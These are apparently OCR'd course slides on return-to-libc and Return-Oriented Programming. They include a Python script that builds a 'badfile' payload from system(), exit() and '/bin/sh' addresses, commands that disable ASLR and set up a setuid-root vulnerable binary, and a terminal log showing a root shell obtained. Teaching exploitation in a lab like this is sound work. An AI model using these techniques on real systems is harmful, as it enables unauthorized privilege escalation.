
sh_addr = 0xbfffffef8      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

```



NOTE: These addresses will be different on your machine!

TASK B

```
sh_addr = 0xbfffffef8      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')
```

TASK A

```
exit_addr = 0xb7e369d0      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')
```

TASK A

```
system_addr = 0xb7e42da0      # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')
```

```

$ sudo ln -sf /bin/zsh /bin/sh
$ libc_exploit.py
$ ./stack
#           ← Got the root shell!
# id
uid=1000 (seed)  gid=1000 (seed)  eid=0 (root) ...

```

Return-Oriented Programming (ROP)

- In the previous return-to-libc attack, *we can only chain two functions together...*
- This technique can be generalized:
 - Chain **many functions** together (Nergal, 2001)
 - Chain **arbitrary blocks of code** together (Shacham, 2007)
- The generalized technique is known as
Return-Oriented Programming (ROP)

E.g., A() —> B() —> C() —> D() —> ...

E.g., foo() —> setuid(0) —> system("/bin/sh")

Existing Code

Chained Gadgets



ROP Setup

- stack_rop.c program is a vulnerable program that prints out key addresses so we can focus on ROP concepts (e.g., prints out ebp / buffer addresses).
- Things of note...
 - Inline assembly using asm ("...") to get address of EBP
 - Export an env. variable (MYSHELL) & print its address

```
// Copy ebp into framep  
asm("movl %%ebp, %0" : "=r" (framep));
```

```
$ cat stack_rop.c  
...review in editor...
```

Let's take a quick look at stack_rop.c

```
$ sudo sysctl -w kernel.randomize_va_space=0 // DISABLE ASLR!  
$ touch badfile // placeholder for the badfile  
$ export MYSHELL="/bin/sh" // the shell string env. var.  
  
$ gcc -fno-stack-protector -z noexecstack -o stack_rop stack_rop.c  
$ sudo chown root stack_rop  
$ sudo chmod 4755 stack_rop  
$ stack_rop  
The '/bin/sh' string's address: 0xbfffffef0  
Address of buffer[]: 0xbffffea98  
Frame Pointer value: 0xbffffeb08  
Diff between buffer & frame pointer = 112  
Returned Properly
```

Chaining Function Calls (**Without** Arguments)


A simple case...

Q: To chain multiple calls to bar(), where do we put bar()'s address?

```
void bar()
{
    static int i = 0;
    printf("The function bar() is invoked %d times!\n", ++i);
}
```

Recall...

	Instructions	esp	ebp (=x)
Function Epilogue	movl %ebp, %esp	X	X
	popl %ebp	X+4	Y= *X
	ret	X+8	Y
Function Prologue	pushl %ebp	X+4	Y
	movl %esp, %ebp	X+4	X+4




Chaining Function Calls (**Without** Arguments)

A simple case...

Q: To chain multiple calls to bar(), where do we put bar()'s address?

```
void bar()
{
    static int i = 0;
    printf("The function bar() is invoked %d times!\n", ++i);
}
```

	Instructions	esp	ebp (=x)
Function <i>Epilogue</i>	movl %ebp, %esp	X	X
	popl %ebp	X+4	Y= *X
	ret	X+8	Y
Function <i>Prologue</i>	pushl %ebp	X+4	Y
	movl %esp, %ebp	X+4	X+4




Chaining Function Calls (**Without** Arguments)

A simple case...

Q: What about the *NEXT* bar() address?

```
void bar()
{
    static int i = 0;
    printf("The function bar() is invoked %d times!\n", ++i);
}
```

	Instructions	esp	ebp (=X)
Function <i>Epilogue</i>	movl %ebp, %esp	X	X
	popl %ebp	X+4	Y= *X
	ret	X+8	Y
Function <i>Prologue</i>	pushl %ebp	X+4	Y
	movl %esp, %ebp	X+4	X+4

